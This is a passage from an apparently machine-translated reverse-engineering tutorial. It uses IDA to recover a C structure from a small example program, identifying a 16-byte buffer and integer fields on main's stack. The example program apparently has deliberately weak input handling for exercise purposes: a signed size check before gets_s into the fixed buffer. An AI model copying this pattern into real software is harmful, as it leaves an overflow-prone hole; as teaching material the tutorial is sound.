PART 26


The idea of programming, having most of what we need grouped within one or more structures, makes a lot of sense.

If I, for example, create a program and it uses many different types of data, some in certain or several parts of the program, are modified, are used, be passing as an argument between functions so many different values of different type, the work is Hard, while using structures we group them and always just passing the address where the structure begins, I can read or modify anywhere in the program, any field of it.

Let's see this example here we see only the main one of a program.


```
int main(int argc, char *argv[])
{

    MyStruct pepe;

    pepe.cookie = 0;
    pepe.size = 0;
    pepe.c = 0;

    enter(&pepe);
    check(&pepe);
    desicion(&pepe);

    getchar();

    return 0;
}
```

We see that, in this example, there is a MyStruct structure but in this case, instead of being declared locally in the stack it is declared as global which is also possible and gives me the possibility to handle it better between functions but it will be valid only In the main in this case, although it is not the only possibility, we will see later the heap and how structures and variables are handled there.



```
// ConsoleApplication4.cpp : Defines the entry point for t
//

#include "stdafx.h"
#include <windows.h>

struct MyStruct
{
    char buf[0x10];
    int size;
    int c;
    int cookie;

};

void check(MyStruct * _pepe) {
    if (_pepe->size > 0x10) { exit(1); }
    gets_s(_pepe->buf, _pepe->size);

}

void desicion(MyStruct * _pepe) {
```


We see that the definition of the structure is outside the main and any function and that makes it global, however the pepe variable that is of type MyStruct is local and is declared in the stack.



```
int main(int argc, char *argv[])
{

    MyStruct pepe;

    pepe.cookie = 0;
    pepe.size = 0;
    pepe.c = 0;
```


We understand the program's idea of passing a pointer to the pepe structure and thus being able to read or change values in it within the three functions: **enter**, **check** and **decision**.

There, I compile it with symbols, it does not give me much more info because being the global definition it is not easy for IDA to detect that the pepe variable is of structure type.




We see that in the main there is a BUFFER.

Let's look at the length of this buffer according to IDA.




We see that the length of the buffer is 16 per 1 of each element or 16 decimal, so far if we do not know the code, this would be another buffer and I have no idea what a field structure is.

I accept the length.




We see the other local variables if we press X to see where they are used.




We see that all are initialized to zero and are not reused, which is suspect in a local variable, so that it is created and initialized if not used, here some alarms start to light up.

And then there is the CANARY.




There is no more variable, we cannot rename the three local variables that are initialized to zero because they are not used within the function. It does not make sense to name them. I do not know what name I would put it if I do not see anything special in them.

Let's go to the first function.




We see that it finds the address of the buffer and passes it as an argument, which is perfectly possible, being able to fill the buffer inside one of these functions.


Let's enter **check**.



I rename it as **pBuffer** since it is a pointer or address, because I use LEA and I do not pass the value but the address where the buffer is.


If I do **Set Type** or I press **Y** to propagate.





Let's see if in reference it was good.


We see that this is correct since EAX has the Buffer address that was obtained with LEA.



Here, another alarm sounds if the buffer is 16 in length or 0x10, we see that the Buffer address adds 0x10 and it is not writing in it but then just below.

This already makes me think, if you pass a pointer to the buffer, then you are typing out, it is the typical behavior of the structures, you pass the initial address to a function and then you can access any field, in this case something that is below a first BUFFER field.

And there was just below BUFFER in the main stack.




We see that it is writing in var_10, so that can only happen if at least as much Buffer as var_10 are fields of a structure.


Many people wonder why I have to look at the main stack instead of the check function?

The point is that when passing the Buffer address, that address where it starts and the same Buffer are in the main, and if I add 0x10 to that address, I will reach the var_10 of the main, which as a local variable would not make sense inside **check**, but it does make sense if it belongs to a structure.


Well, for now, we see that…




It asks me for a number and saves it in that field of the structure called var_10, using scanf_s, so rename var_10 to number, but before as I know there is a structure and the three fields are surely accessed in the functions, I will create it.



I go back to the main and select until the CANARY and I go to EDIT-CREATE STRUCTURE FROM SELECTION.



There, I create the structure but I call it Buf, I will change the name to pepe.



I will rename the structure as MyStruct.

```
00000000 ; [00000004 BYTES. COLLAPSED STRUCT SINGLE_LIST_ENTRY. PRESS CTRL-NUMPAD+ TO
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _EXCEPTION_POINTERS. PRESS CTRL-NUMPAD+ T
00000000 ; ---------------------------------------------------------------------------
00000000
00000000 MyStruct        struc ; (sizeof=0x1C, mappedto_35) ; XREF: main/r
00000000 Buf             db 16 dup(?)
00000010 numero          dd ?
00000014 var_C           dd ?
00000018 var_8           dd ?
0000001C MyStruct        ends
0000001C
```

Also, I rename **numero** or **number** in English.

